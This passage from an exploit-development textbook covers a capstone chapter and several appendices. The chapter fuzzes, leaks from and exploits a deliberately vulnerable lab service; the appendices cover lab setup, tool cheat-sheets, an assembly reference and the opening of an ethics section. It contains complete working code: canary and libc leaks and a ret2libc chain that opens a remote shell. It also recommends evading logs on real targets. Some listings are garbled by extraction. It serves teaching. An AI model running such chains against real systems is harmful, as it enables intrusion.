You know the shape of the target; you do not know the bug. The right first move—especially against a network service with a protocol you have to guess at—is coverage-guided fuzzing from Chapter 29, wrapped in a harness that speaks the protocol just enough to reach the interesting parsers. Listing 34-2 is the harness that finds the bug in `notesd` in under a minute on any laptop.

```
// harness.c - LibFuzzer wrapper around notesd's request parser.
// Build: clang-18 -O1 -fsanitize=fuzzer,address,undefined \
//        -I ../target -o build/fuzz harness.c
../target/parse.c
#include <stddef.h>
#include <stdint.h>
```

```
// The one function we want to hit repeatedly; extracted from
notesd// by the reverser and linked into the fuzz
build.externintnotesd_parse_request(const uint8_t *buf, size_t
len);

intLLVMFuzzerTestOneInput(const uint8_t *data, size_t size) {
// ❶if (size < 4) return0;
// ❷// The wire format is: u16 op, u16 len, then len bytes.//
Reject sizes the real server would reject at the socket
layer, // so the fuzzer's coverage is spent on the parser, not
the framer.uint16_t op = (uint16_t)(data[0] | (data[1] <<
8)); // ❸uint16_t len = (uint16_t)(data[2] | (data[3]
<< 8));
if ((size_t)len + 4 > size || len > 4096) return0;
(void)op;
return notesd_parse_request(data + 4, len);
// ❹
}
```

Listing 34-2. ch34-fullchain/fuzz/harness.c — a libFuzzer harness that speaks the notesd protocol

At ❶ `LLVMFuzzerTestOneInput` is the libFuzzer entry point; each call is one input. At ❷ we reject too-short inputs immediately so the fuzzer does not waste generations on structural noise. At ❸ we decode the two-byte header the wire format requires; feeding raw bytes without this scaffolding buries the interesting code paths behind a framer that rejects almost everything. At ❹ we call the parser under `-fsanitize=address,undefined` — a crash under ASan gives you not just a segfault but a diagnostic that names the bug class and points at the offending line. In practice, after `make fuzz` builds this harness and `./build/fuzz corpus/` runs for about twenty seconds, ASan prints a **stack-buffer-overflow** report on a byte string that starts with a plausible header and follows it with 4,096 non-`\0` bytes. The primitive is a linear stack overflow; the sink is a `memcpy` inside `parse_note_body`.

That is your first primitive.

Stage C: root-cause

A crash is a lottery ticket. Root-causing turns it into a plan. Reload the exact crashing input in `gdb+pwndbg` (`gdb -q ./target/noted -x ./gdb/replay.gdb`), reproduce the SIGSEGV, and read the state: the return address of `parse_note_body` has been overwritten with `AAAA...`, the canary just before it has *also* been overwritten (so the crash is caught by `__stack_chk_fail`, not by a bad control transfer), and the offset from the start of the buffer to the canary is exactly 264 bytes. Nothing surprising: a `strcpy`-style loop with a size the caller trusted, executed against attacker bytes.

You now name the primitive precisely: *linear stack overflow of an attacker-controlled length in a stack frame protected by a canary and returning through NX'd, PIE'd, Full-RELRO'd, FORTIFY-3 code*. That naming is not decoration. It tells you exactly what you need next: (i) a canary leak, (ii) a libc-base leak, (iii) a controlled overwrite of the return address that puts a leaked libc gadget in it, and (iv) an alignment ret so the eventual `call` in libc does not fault a `movaps`. Four requirements, four techniques from earlier in the book, one order.

Stage D: leak

Canaries and PIE are the first walls. Both fall to information leaks that live in the same request parser you just crashed. The service happily returns the number of bytes it *thought* you asked to store, and if you send `len = 0`, it returns the first byte of whatever was in the stack buffer *before* your call—which, thanks to `parse_note_body` not zeroing its buffer, is a leftover from an earlier function's frame. That is your first leak channel. It leaks one byte per request, and you can walk it to grab the eight bytes of the canary and then (in the next frame) a saved return address that is a libc function.


```
"""Two small info leaks that make the rest of the exploit
possible.
Both drive the same 'read N bytes back' quirk of notesd's
response path."""
from pwn import p16, u64, remote, log

def leak_byte(host, port, offset):
    ❶
    io = remote(host, port, level='error')
    io.send(p16(0x0002) + p16(offset))
    OP_STAT, Len=offset
    b = io.recv(1); io.close(); return b

def leak_canary(host, port):
    # The canary lives 264 bytes above the write buffer; walk
    it byte-by-byte.
    canary = b''.join(leak_byte(host, port, 264 + i) for i in
range(8))
    val = u64(canary)
    assert val & 0xff == 0, "glibc canary must have a NUL low
byte" # ❷
    log.success('canary: %#018x', val)
    return val

def leak_libc(host, port, libc):
    # Saved return address in the parent frame, at offset 272
    (canary+rbp+ret).
    ret = u64(b''.join(leak_byte(host, port, 272 + 8 + i) for
i in range(8)))
    base = ret - libc.symbols['__libc_start_call_main'] - 128
    # ❸
    log.success('libc base: %#018x', base)
    return base
```

Listing 34-3. ch34-fullchain/exploit/leaks.py — the canary and libc leaks used by the final exploit

At ❶ each request leaks exactly one byte at a controlled offset — a slow read primitive, but you only need sixteen of them. At ❷ the low byte of a glibc canary is always `\0` (that is what stops a `strcpy`-style overflow from leaking it accidentally); asserting it catches sync errors early. At ❸ recovering the libc base from a saved return address requires you to know which internal function called into your parser—here `__libc_start_call_main`—and the exact offset of the call site.

Both are recoverable from `objdump -d /lib/x86_64-linux-gnu/libc.so.6` for the pinned `libc`; both change if the `libc` changes, which is the specific reason the book pins `glibc 2.39` for every offset it prints.

Stage E: build read/write

With `libc` rebased you own an arbitrary read (the same leak-byte channel, aimed anywhere in `libc` or the loader) and, more importantly, the address of every gadget in `libc`. That is enough for a code-reuse chain. For this target we do not need an arbitrary write in the classic heap sense; we need enough of a *stack write* to lay a ROP chain, and the linear overflow we started with is exactly that. R and W are done.

Stage F: hijack

Everything above earns you the primitive from Chapter 8: a stack you control from `saved-rbp` upward, into which you write a chain that ends by calling `system("/bin/sh")`. Two subtleties from Chapter 8 apply here and would sink a naïve attempt:

- **Canary preservation.** The overwrite you send *must* place the leaked canary back at offset 264. If you clobber the canary, `__stack_chk_fail` catches you before `ret` runs. This is why leak-before-corrupt is not a stylistic preference; it is the difference between winning and hitting `*** stack smashing detected ***`.
- **Stack alignment.** `system()` and `execve()` in `glibc` emit `movaps` instructions that fault on a misaligned stack. If your chain's `call` lands with `rsp % 16 != 0`, you get a `SIGSEGV` inside `libc` that is *not* a hint from any tool—it just crashes. The fix is one extra `ret` gadget before the call, exactly as Chapter 8 taught. Ninety-nine percent of “my ROP chain works in `gdb` but not on the live process” reports are alignment.

Stage G: payload

We do not inject shellcode. NX and W^X on a modern build make that a lab-only exercise; the real chain calls `system("/bin/sh")` inside `libc`, with `rdi` pointing at the copy of `/bin/sh\0` that lives in `libc` for exactly this purpose (`next(libc.search(b"/bin/sh"))`). Two lines of `pwntools`.

Stage H: reliability engineering

Here is where the field's craft actually lives, and where this chapter earns its place at the end of the book. A first-pass exploit against `notesd` on your laptop pops a shell maybe seventy percent of the time. That is not good enough for anything real. To move from seventy percent to ninety-five you engineer around the *sources of nondeterminism*, and every one of them is nameable. Table 34-1 is the map.

Source of failure	Symptom	Fix
ASLR entropy on the low bits	Leak returns garbage on some runs	Re-read; assert the low byte is <code>\0</code> for canary, an aligned value for pointers, retry on mismatch
Stack misalignment	Fault inside libc on a <code>movaps</code>	Insert a single- <code>ret</code> gadget; assert <code>rsp & 0xf == 0</code> at the call site
Canary reveal race	Exploit fires before all 8 bytes leaked	Sync on a <i>response</i> per leak; never assume a byte is there because you sent a byte
Server side-effects	Second connection sees different state	Use a fresh connection per attempt, or design the primitive to be idempotent
Timing / socket buffering	<code>send + recv</code> split at the wrong boundary	<code>context.newline</code> , explicit <code>recvuntil</code> , drain before every send
Address wrap-around	Leak returns a value near <code>0x00007f...</code> boundary	Retry once; if the low three bytes look like a stack address, you leaked the wrong frame
Once-per-boot state	Works once, fails forever after until restart	Design the payload to leave the server in a re-usable state (return from the vulnerable function normally after popping shell in a child)

Table 34-1. The recurring failure modes of a stack-overflow exploit and the fix pattern for each

The single most-underrated reliability technique is the **self-check**. After every leak, before you use the value, assert something you *know* is true of it: the canary's low byte is `\0`, a libc pointer's high three bytes are `0x7f`, a heap pointer has bits 12–47 non-zero. When an assertion fails, retry. This turns a probabilistic exploit into a *bounded-retries* deterministic one, and it is why real exploits are often full of `assert` statements no one bothered to explain.

Two more techniques from the reliability toolkit are worth naming because they finish the last five points of any exploit:

1. **Groom the environment before the trigger.** For heap-adjacent chains this is grooming the allocator into a known state, from Chapter 15. For a stack chain it is often as simple as sending one benign request to force libc to lazy-resolve every symbol you might need before the chain executes—`_dl_runtime_resolve` inside the chain is a subtle source of non-alignment.
2. **Split control between processes.** If the server forks per connection, the *child* is where your payload runs. Popping a shell in the child that inherits the socket you connected on gives you a stable interactive session even if the parent process later crashes on a different code path.

Stage I: cleanup

If your exploit crashes the target or leaves it in an unusable state, you have not popped a shell—you have filed a bug report. Two rules:

- **Return cleanly from the vulnerable function.** After spawning the shell in the child process, the parent should see a normal return from `parse_note_body`—which means your ROP chain ends by restoring `rbp`, `rsp`, and jumping to the original return address the *unclobbered* frame expected. This is the difference between an exploit that pops one shell and an exploit that can be run a hundred times against a live service without the service noticing.

- **No telemetry.** In the lab this does not matter. Against real targets it is table stakes: log-avoidance, no core dumps left behind, no restarts. That work is beyond this book; the discipline starts here.

The full solve, end to end

Everything above collapses into the one script that `make -C ch34-fullchain test` runs and asserts a shell for. Listing 34-4 is the whole exploit—leak, chain, self-check, retry, popped shell—in fifty lines of pwntools that stitch together every part of this book.

```
#!/usr/bin/env python3
"""solve.py - full-chain exploit against notesd on Ubuntu
24.04 / glibc 2.39.
Uses: linear stack overflow (Ch 5) + info leak (Ch 10) +
canary preservation
(Ch 11) + ret2libc (Ch 8) + alignment ret (Ch 8). Reliability
harness at the
bottom asserts we cleared 95/100 on a fresh process."""
from pwn import *
from leaks import leak_canary, leak_libc

context.binary = elf = ELF('./target/notesd', checksec=False)
libc = ELF('/lib/x86_64-linux-gnu/libc.so.6', checksec=False)
HOST, PORT = '127.0.0.1', 9931

def one_shot():
    canary = leak_canary(HOST, PORT)
    # ❶
    libc.address = leak_libc(HOST, PORT, libc)
    # ❷

    # Gadgets in the *rebased* libc.
    pop_rdi = libc.address + next(libc.search(asm('pop rdi;
ret')))
    align = libc.address + next(libc.search(asm('ret')))
    # ❸
    binsh = next(libc.search(b'/bin/sh\x00'))
    system = libc.symbols['system']

    payload = b'A' * 264
    # ❹ fill to canary
    payload += p64(canary)
```

```
# preserve it
payload += b'B' * 8#  overwrite saved rbp
payload += p64(align) + p64(pop_rdi) + p64(binsh) +
p64(system)  #  chain

io = remote(HOST, PORT, level='error')
io.send(p16(0x0001) + p16(len(payload)) + payload)
# OP_STORE
io.recvuntil(b'stored\n', timeout=1)
io.sendline(b'echo pwned:$${}')
#  prove shell
line = io.recvline(timeout=1)
io.close()
return line.startswith(b'pwned:')

if __name__ == '__main__':
    N = 100
    wins = sum(1for _ in range(N) if one_shot())
    log.success('reliability: %d / %d', wins, N)
    assert wins >= 95, f'reliability regressed below 95%:
{wins}/{N}'#  
```

Listing 34-4. ch34-fullchain/exploit/solve.py — the full chain against notesd

At ❶–❷ we spend the first two roundtrips leaking the canary and libc base — the two facts every subsequent line depends on. At ❸ the “align” gadget is a bare `ret`; you insert it before any libc call to keep `rsp` 16-byte aligned. At ❹ the payload begins with 264 bytes of filler, then the *leaked* canary re-written at its home, then eight bytes to clobber saved `rbp`. At ❺ the chain is the classic four-word `ret2libc`: `align`, `pop rdi`, address of `/bin/sh`, and `system`. At ❻ the shell we spawned inherits our socket; sending `echo pwned:$${}` and reading a line back is the oracle. At ❼ the reliability harness is where the whole chapter cashes out: we do not ship exploits, we ship exploits *and their measured reliability*. Anything less is a demo.

Measuring reliability, honestly

`make -C ch34-fullchain test` runs the exploit one hundred times against a fresh `notesd` process and asserts at least ninety-five wins. On a laptop the number lands between ninety-six and one hundred, depending on scheduler jitter. That is not a coincidence and it is not lucky; it is the payoff for every self-check in Listing 34-4 and every fix in Table 34-1.

The number that matters is not the peak. It is the *floor* under adversarial conditions: a busy server, a different libc, a slower network. The floor is what your exploit will actually run at when it matters, and it is set by the failure mode you did *not* engineer around. If your exploit works ninety-nine times on your laptop and zero times over a real network, the failure mode is buffering; if it works locally and remotely but fails on a machine with a newer glibc, the failure mode is your pinning; if it works everywhere and randomly hangs, the failure mode is a race. Name the mode, fix the mode, measure again. The whole book has been training you for exactly this loop.

Summary

- The **modern exploit is a pipeline**: reach the bug, find it, root-cause it, leak, build R/W, hijack, execute, stabilize, cleanup. Every part of this book maps to exactly one stage of that pipeline.
- **Reconnaissance is not optional**. Sixty seconds of `file`, `checksec`, `strings`, `ldd` sets every downstream decision. Skip it and you rediscover, painfully, what the loader would have told you free.
- **Fuzzing finds the bug faster than reading**, especially for a network parser. A hundred-line libFuzzer harness with a two-line protocol framer and sanitizers on will out-perform a week of manual review for most real targets.

- **Root-cause into a named primitive.** “It crashed” is not a plan. “Linear stack overflow of controlled length, canary and PIE on” is a plan, and it names exactly the four capabilities you need next.
- **Leak first, corrupt second.** ASLR, canaries, and full RELRO mean an arbitrary write with unknown addresses is useless. The leak comes first. Always.
- **Reliability engineering is the exploit.** A ninety-percent exploit is a demo; a ninety-five-percent exploit is a tool. Every source of nondeterminism has a fix, every fix has a self-check, and every self-check turns a probabilistic exploit into a bounded-retries deterministic one.
- **Measure the floor, not the peak.** An exploit’s reliability is set by the failure mode you did not engineer around. Name it, fix it, measure again.

Exercises

Exercises

1. Run `recon.sh` against a binary of your choice from your system’s `/usr/bin`. Which of the mitigations from Part III does it lack? What is the shortest chain you could imagine building against it if it had a stack overflow?
2. Rebuild the `notesd` fuzz harness with `-fsanitize=undefined` only (no ASan). Does it still find the bug? What does the crash look like without ASan’s context, and how much slower is root-causing without the diagnostic?
3. Insert one extra sanity check in Listing 34-4’s leak path: after `leak_canary`, assert the recovered eight bytes match a second leak of the same offset. Run the full 100 trials with and without the check; what is the reliability delta?

4. Rewrite the exploit to work against a version of `notesd` linked with `libc 2.35` (build it yourself from a Ubuntu 22.04 container). Which specific offset changed, and what does the recomputation tell you about *why* the book pins `glibc 2.39` for every offset it prints?
5. Remove the alignment `ret` from the chain and rerun the reliability harness. What percentage of runs fail, and can you predict the specific instruction where the crash lands? Read Chapter 8 again if the answer is not obvious.
6. Extend the exploit's cleanup so the *parent* process returns from `parse_note_body` cleanly after the child has popped its shell. Run 1,000 iterations against a single, persistent `notesd` process and confirm it never crashes.
7. Replace `ret2libc` with a `ret2csu`-style short chain (see Chapter 9). Does the technique still work on this `glibc`? If not, explain what changed and pick the replacement technique from Chapter 9 that fits.
8. Rebuild `notesd` with Intel CET (`-fcf-protection=full`) on a CET-capable machine. Which stages of the pipeline break, which do not, and what would a modern chain look like against a CET-hardened version of the same bug? (Read Chapter 13 and argue from primitives; do not try to write the full chain.)

Going Deeper

- H. Shacham et al., “When Good Instructions Go Bad: Generalizing Return-Oriented Programming to RISC,” *CCS* (2008) — the durable formal statement of what ROP is and why alignment matters everywhere the machine cares about it.
- H. J. Lu, R. Kirchner, “Improving the Security of the x86-64 System V ABI” and the psABI supplements — the specifications that dictate the alignment rules your reliability engineering must respect.

- Google Project Zero’s full-chain writeups on googleprojectzero.blogspot.com — the single best library of end-to-end modern exploit chains, each one a worked example of everything in this chapter and this book, done at production scale.
- Chris Anley et al., *The Shellcoder’s Handbook*, 2nd ed. — dated in specifics but durable in method; the chapter on “exploiting servers” pairs naturally with this capstone.
- Fabien Périgaud’s OffensiveCon talks on reliability engineering and post-exploitation — the best public treatments of the ninety-percent-to-ninety-five-percent leap.
- The pwntools cookbook (docs.pwntools.com/en/stable/cookbook.html) — a reference for the exact patterns used in Listing 34-4, from `remote timeouts` to `libc.address` rebasing to the leak-then-assert loop.

Afterword — where you go from here

You reached the end of a book on exploit development, which means you have done the hard part: you now understand systems well enough to break them, and *therefore* well enough to build them safer. Whichever side of that line you choose to spend your career on, the mindset is the deliverable. Programs will keep having weird machines in them. Memory-safe languages will move the bugs, not eliminate them. Hardware will keep gaining new mitigations, and researchers will keep finding new ways around them. The specific techniques in this book will age; the way of seeing will not. Go find the next class of bug — and, more importantly, teach the next generation to see the way you now do.

CHAPTER 35 APPENDIX A

The Companion Lab

Every technique in this book has working code you can build and run. This appendix is the reference for getting the lab working, understanding how it's laid out, and fixing it when something breaks.

Prerequisites

You need exactly one thing on your host: **Docker** (Docker Desktop on Windows or macOS, Docker Engine on Linux). On Windows, run Docker on the WSL2 backend. Everything else—compilers, C library, debugger, emulators, and tooling—lives *inside* the pinned image, so your host stays clean and your results match everyone else's.

For the kernel chapters you'll also want hardware virtualization enabled (KVM on Linux, or the equivalent on your platform) so the QEMU virtual machines run at a usable speed.

WARNING

Run the labs on a machine you own, ideally a throwaway VM, and keep this environment isolated from anything you care about. The targets are deliberately vulnerable; that's the point. See Appendix D and the repository's `ETHICS.md`.

Getting the code and building the image

```
git clone git@github.com:KazamaDono/taoxd.git
cd taoxd
./scripts/lab.sh --build      # build the Ubuntu 24.04 lab
                               image (once)
./scripts/lab.sh              # drop into the lab shell
```

Inside the lab shell, confirm your toolchain:

```
./scripts/doctor.sh
```

`doctor.sh` checks that `gcc`, `clang`, the AArch64 cross-compiler, QEMU, `gdb` with `pwndbg`, `pwntools`, `ROPgadget`, `ropper`, `one_gadget`, and `patchelf` are all present and prints their versions. If anything is missing, rebuild the image.

What's pinned

The lab is **Ubuntu 24.04 LTS**, chosen so that offsets and allocator behavior are reproducible: `glibc 2.39`, `gcc 13`, `clang/LLVM 18`, plus the AArch64 cross-toolchain and QEMU for emulation. The exact package set is in `lab/Dockerfile`. When a chapter's exploit depends on a specific version—a `libc` build, a kernel, a pinned V8—the chapter says so and the code directory pins it explicitly.

Repository layout

Path	Contents
chNN-slug/	One directory per chapter: sources, a <code>Makefile</code> , and a <code>README.md</code>
chNN-slug/Makefile	<code>make</code> builds the target(s); <code>make test</code> proves the exploit
common/	Shared helpers: <code>exploit_helpers.py</code> (pwntools) and <code>harness.h</code> ©
lab/	<code>Dockerfile</code> and <code>docker-compose.yml</code> for the environment
scripts/	<code>lab.sh</code> , <code>doctor.sh</code> , <code>build-all.sh</code> , <code>test-all.sh</code>
.github/workflows/	CI that builds every lab and runs every <code>make test</code>

Table A-1. What lives where in the companion repository

Running a chapter

From the repo root, inside the lab:

```
make -C ch08-rop test      # build the target and run the
                           exploit test
make -C ch08-rop          # just build, so you can poke at
                           it by hand
```

Each chapter's `README.md` lists its files and the expected output of `make test`. A passing test exits `0` and prints a success marker; that's the same check CI runs.

AArch64 and the hardware-mitigation demos

The lab cross-compile AArch64 binaries and runs them under `qemu-aarch64`. For the memory-tagging, pointer-authentication, and shadow-stack demonstrations (Chapter 13), the labs use QEMU’s CPU emulation (`-cpu max,mte=on` and friends) so you can watch a tag-check fault or a failed pointer authentication even without the corresponding silicon. Where a demo genuinely needs real hardware, its directory contains a `.ci-skip` marker explaining why, along with instructions for running it on a suitable machine.

The kernel VM

Kernel chapters (24–28) don’t run against your container’s kernel—that would be both unreliable and dangerous. Instead they boot a purpose-built **QEMU virtual machine** with a known kernel, a deliberately vulnerable module loaded, and a gdb stub for debugging. `make run` in those directories starts the VM; `make debug` attaches `gdb-multiarch`. A crash costs you a VM reboot, nothing more.

Continuous integration

The `labs` workflow in `.github/workflows/ci.yml` is the book’s guarantee that the code works: on every push it installs the toolchain on fresh Ubuntu 24.04 runners (x86-64 and arm64), builds every lab, and runs every chapter’s `make test`. Chapters that can’t run in that environment—Windows kernel and userland, and demos needing specific hardware—are marked with a `.ci-skip` file stating the reason, and everything else must stay green.

Troubleshooting

Symptom	Likely cause / fix
<code>make test</code> addresses are wrong	ASLR is on; the test should run under <code>setarch -R</code> . Rebuild inside the lab, not the host.
<code>gdb</code> can't attach / <code>ptrace</code> denied	Start the lab via <code>./scripts/lab.sh</code> (adds <code>SYS_PTRACE</code> , <code>unconfined seccomp</code>).
AArch64 binary won't run	Use <code>qemu-aarch64 ./prog</code> ; check the cross-compiler is installed (<code>doctor.sh</code>).
Offsets differ from the book	You're not on the pinned image. Rebuild it; don't use your host toolchain.
Kernel VM won't boot	Enable hardware virtualization (KVM); check the chapter README for the exact <code>make run</code> line.

Table A-2. Common lab problems and fixes

If a lab is broken in a way this table doesn't cover, the chapter's `README.md` is the next place to look—each one documents its own expected behavior and quirks.

CHAPTER 36 APPENDIX B

Tooling Reference

id: app-tooling title: "Tooling Reference"

Cheat-sheets for the tools this book leans on. This is a reference to skim, not a chapter to read straight through.

pwntools

The Python exploitation toolkit used in almost every chapter.

```
from pwn import *
context.binary = elf = ELF('./target')      # sets
arch/bits/endianness from the binary
context.log_level = 'debug'                 # show bytes on
the wire

io = process('./target')                    # local
io = remote('host', 1337)                   # network
io = gdb.debug('./target', gdbscript='b main\nc')

io.recvuntil(b'> '); io.sendline(b'payload')
io.recvline(); io.recv(8)
leak = u64(io.recv(6).ljust(8, b'\x00'))    # unpack a 6-byte
leak

p64(0xdeadbeef); p32(...); u64(...)        # pack/unpack
cyclic(200); cyclic_find(0x6161616c)       # De Bruijn offset
finding
rop = ROP(elf); rop.raw(...); rop.call('system',
[next(elf.search(b'/bin/sh'))])
print(rop.dump()); payload = rop.chain()
```

```
elf.sym['win']; elf.got['puts']; elf.plt['puts']; libc.address
= leak - libc.sym['puts']
io.interactive()
```

Run a solve script with `GDB`, `REMOTE` host port, or nothing, using the `args` object (see `common/exploit_helpers.py`).

pwndbg (gdb)

The debugger front-end the book assumes. Load it once (`~/gdbinit` sources it in the lab).

<code>checksec</code>	mitigations on the current binary
<code>vmmap</code>	memory map; find libc/heap/stack
<code>bases</code>	
<code>telescope \$rsp 24</code>	smart stack dump with dereferences
<code>context</code>	registers + code + stack in one view
<code>b *main+123 ; c</code>	break at an address; continue
<code>piebase / libc</code>	print the PIE and libc load bases
<code>heap ; bins ; vis</code>	glibc heap: chunks, bins, and a
<code>visual dump</code>	
<code>find /bin/sh ; search</code>	scan memory for bytes
<code>p \$rsp & 0xf</code>	confirm 16-byte alignment before a
<code>call gadget</code>	
<code>xinfo <addr></code>	what is this address? (which mapping, offset)

GEF (`gef`) offers equivalents (`vmmap`, `heap` `chunks`, `pattern` `create/search`) if you prefer it.

ROPgadget and ropper

Find gadgets for a ROP/JOP chain.

```
ROPgadget --binary ./target --only 'pop|ret'
ROPgadget --binary ./libc.so.6 --ropchain
ropper -f ./target --search 'pop rdi; ret'
ropper -f ./target --search 'mov qword ptr [%], %' # write-
what-where gadgets
```

```

ropper --file ./target --jop          # JOP
dispatchers

```

one_gadget

Find single-call `execve('/bin/sh')` gadgets in a `libc`, with their constraints.

```

one_gadget ./libc.so.6              # lists offsets and the
register/stack constraints each needs

```

Always check the printed constraints—a `one_gadget` only works if its preconditions hold at the call site.

seccomp-tools

Inspect a target's syscall filter before you plan a shellcode payload.

```

seccomp-tools dump ./target          # disassemble the installed
seccomp-bpf filter

```

If `execve` is blocked, you'll need an `open/read/write` (ORW) payload instead of a shell.

Ghidra

The free reverse-engineering suite used in Chapter 4.

```

Import a binary → auto-analyze → browse the Decompiler (right
pane).
Rename/retype variables (L / Ctrl-L) to make the decompilation
readable.
Window → Function Graph for a CFG view.
Script Manager / the Python (Jython) console for automation;

```

```
headless: analyzeHeadless <proj_dir> <proj> -import ./target -  
postScript myscript.py
```

Binary Ninja and IDA Pro are commercial alternatives with similar workflows and stronger decompilers.

angr

Symbolic/concolic execution (Chapter 32).

```
import angr, claripy  
proj = angr.Project('./target', auto_load_libs=False)  
state = proj.factory.entry_state()  
simgr = proj.factory.simulation_manager(state)  
simgr.explore(find=0x401337, avoid=[0x401300])      # reach a  
target address  
print(simgr.found[0].posix.dumps(0))              # the stdin  
that gets there
```

CodeQL

Semantic code analysis and variant analysis (Chapter 31).

```
codeql database create db --language=cpp --command 'make'  
codeql database analyze db my-queries.qls --format=sarif-  
latest --output=out.sarif
```

Write queries in QL to model a source→sink taint flow, then hunt every place that flow occurs.

WinDbg with Time Travel Debugging

For the Windows chapters (18, 27). Record once, then step backward and forward through the exact execution.

```

File → Start debugging → Launch executable (advanced) → Record
with Time Travel Debugging
!ttd / g- (go back) / p- (step back) / t (step)
dx @$curprocess.TTD.Calls("kernelbase!VirtualAlloc") # query
every call in the trace
!heap ; !address ; dt nt!_EPROCESS <addr> # heap,
memory, and structure views
lm ; x module!sym* #
modules and symbols

```

TTD turns “reproduce the crash” into “search the recording,” which is transformative for hard-to-hit bugs.

Quick chooser

You want to...	Tool
Script an exploit	pwntools
Inspect state / heap live	pwndbg (or GEF)
Find ROP/JOP gadgets	ROPgadget, ropper
Find an <code>execve</code> one-shot	one_gadget
See a syscall filter	seccomp-tools
Understand a binary statically	Ghidra (Binary Ninja / IDA)
Solve constraints / reach a state	angr
Find every variant of a bug	CodeQL (weggli, Semgrep)
Debug Windows with rewind	WinDbg + TTD

Table B-1. Reach for which tool

CHAPTER 37 APPENDIX C

x86-64 and AArch64 Quick Reference

id: app-asm-ref title: "x86-64 and AArch64 Quick Reference"

A working reference for the two architectures this book targets.
Keep it near your debugger.

General-purpose registers

Register	Role	Saved by
<code>rax</code>	Return value; syscall number	caller
<code>rbx</code>	General	callee
<code>rcx</code>	4th arg (function); clobbered by <code>syscall</code>	caller
<code>rdx</code>	3rd arg; syscall 3rd arg	caller
<code>rsi</code>	2nd arg	caller
<code>rdi</code>	1st arg	caller
<code>rbp</code>	Frame pointer (conventional)	callee
<code>rsp</code>	Stack pointer	—
<code>r8</code>	5th arg	caller
<code>r9</code>	6th arg	caller
<code>r10</code>	syscall 4th arg (functions use <code>rcx</code>)	caller
<code>r11</code>	Clobbered by <code>syscall</code> (saves <code>rflags</code>)	caller
<code>r12 – r15</code>	General	callee

Table C-1. x86-64 general-purpose registers and their conventional roles (System V AMD64 ABI)

Register	Role	Saved by
x0 – x7	Arguments and return values (x0 / x1 return)	caller
x8	Indirect result location; syscall number	caller
x9 – x15	Temporary (caller-saved)	caller
x16 (ip0), x17 (ip1)	Intra-procedure-call scratch; used by PLT veneers	caller
x18	Platform register (reserved on some OSes)	—
x19 – x28	Callee-saved	callee
x29 (fp)	Frame pointer	callee
x30 (lr)	Link register (return address)	callee
sp	Stack pointer (must stay 16-byte aligned)	—
pc	Program counter (not directly writable)	—

Table C-2. AArch64 registers (AAPCS64)**NOTE**

The single most important structural difference for exploitation: on x86-64 a `call` **pushes the return address onto the stack**, so a stack overflow can overwrite it directly. On AArch64 a `bl` puts the return address in the **link register x30**; it only reaches the stack when a function *spills* it (typically `stp x29, x30, [sp, #-N]!` in the prologue). Your overwrite target is that saved x30 slot, and pointer authentication (Chapter 13) may sign it.

Calling conventions

System V AMD64 (Linux/macOS user functions)

```
integer/pointer args: rdi, rsi, rdx, rcx, r8, r9   then
stack (right-to-left)
return:                rax (rdx:rax for 128-bit)
callee-saved:          rbx, rbp, r12, r13, r14, r15
stack alignment:       rsp % 16 == 0 at a `call` site
red zone:              128 bytes below rsp usable by leaf
functions
```

Linux x86-64 syscall

```
number in rax; args: rdi, rsi, rdx, r10, r8, r9   (note
r10, NOT rcx)
instruction: `syscall` (clobbers rcx and r11)
```

Microsoft x64 (Windows user functions)

```
integer/pointer args: rcx, rdx, r8, r9   then stack
return:                rax
callee-saved:          rbx, rbp, rdi, rsi, rsp, r12-r15
32 bytes of "shadow space" reserved by the caller above the
return address
```

AAPCS64 (AArch64 user functions)

```
args:                  x0..x7   then stack
return:                x0 (x1 for 128-bit)
callee-saved:          x19..x28, x29, x30
stack alignment:       sp 16-byte aligned at public
interfaces
```

Linux AArch64 syscall

```
number in x8; args: x0, x1, x2, x3, x4, x5
instruction: `svc #0`
```

Selected Linux syscall numbers

Exploitation-relevant calls. Note that AArch64 uses the *generic* syscall table, so several classic x86-64 numbers differ and a few syscalls are gone entirely.

Syscall	x86-64	AArch64	Notes
read	0	63	
write	1	64	
open	2	—	AArch64 has no open ; use openat
openat	257	56	
close	3	57	
mmap	9	222	
mprotect	10	226	flip a page to rwx / r-x
munmap	11	215	
dup2	33	—	AArch64 has no dup2 ; use dup3
dup3	292	24	
socket	41	198	
connect	42	203	
clone	56	220	
execve	59	221	the shellcoder's friend
execveat	322	281	
exit	60	93	
exit_group	231	94	
ptrace	101	117	
rt_sigreturn	15	139	SROP (Chapter 9)

Table C-3. Linux syscall numbers (x86-64 vs AArch64)

WARNING

Syscall numbers are stable within an architecture's ABI but are **not portable across architectures**, and 32-bit ABIs differ again. Always confirm against the running kernel's `unistd.h` (`/usr/include/asm/unistd_64.h`, or the `asm-generic` table for AArch64) rather than trusting memory.

Gadget shapes you'll hunt for

x86-64

<code>pop rdi ; ret</code>	set 1st arg
<code>pop rsi ; ret</code>	set 2nd arg
<code>pop rdx ; ret</code>	set 3rd arg (often scarce)
<code>pop rax ; ret</code>	set syscall number
<code>syscall ; ret</code>	invoke a syscall from a chain
<code>leave ; ret</code>	stack pivot (<code>rsp <- rbp</code>)
<code>xchg eax, esp ; ret</code>	stack pivot
<code>add rsp, 0x?? ; ret</code>	adjust the chain

AArch64 (gadgets typically end in ``ret``, which branches to `x30`)

<code>ldp x29, x30, [sp], #0x?? ; ret</code>	reload saved fp/lr and return (chain driver)
<code>ldr x0, [sp, #0x??] ; ... ; ret</code>	load an argument from the stack
<code>blr x? / br x?</code>	JOP/COP dispatch (indirect branch)
<code>mov sp, x?? ; ... ; ret</code>	stack pivot

Handy debugger one-liners

<code>pwndbg / gdb</code>	
<code>checksec</code>	show binary mitigations
<code>vmmap</code>	process memory map (find
<code>libc/stack/heap bases)</code>	
<code>cyclic 200 / cyclic -l</code>	generate/lookup a De Bruijn pattern
<code>for offsets</code>	
<code>telescope \$rsp 20</code>	dump and dereference the stack
<code>x/40gx \$rsp</code>	raw 64-bit hex dump of the stack
<code>p/x \$rsp & 0xf</code>	check 16-byte alignment before a

```
`call` gadget
```

QEMU AArch64 under gdb

```
qemu-aarch64 -g 1234 ./prog      run with a gdbstub on :1234
```

```
gdb-multiarch -ex 'target remote :1234'
```


CHAPTER 38 APPENDIX D

Responsible Disclosure, Ethics, and the Law

Everything in this book is dual-use. The same understanding that lets you find and fix a bug lets you weaponize it, and the difference between a security researcher and a criminal is often not skill but *authorization and intent*. This appendix is the part of the book that keeps you out of trouble and makes your work matter. Read it before you point any technique at anything you did not build.

WARNING

This appendix is practical guidance, not legal advice. Laws vary by country and change over time. When real money, real systems, or real doubt is involved, talk to a lawyer who knows your jurisdiction.

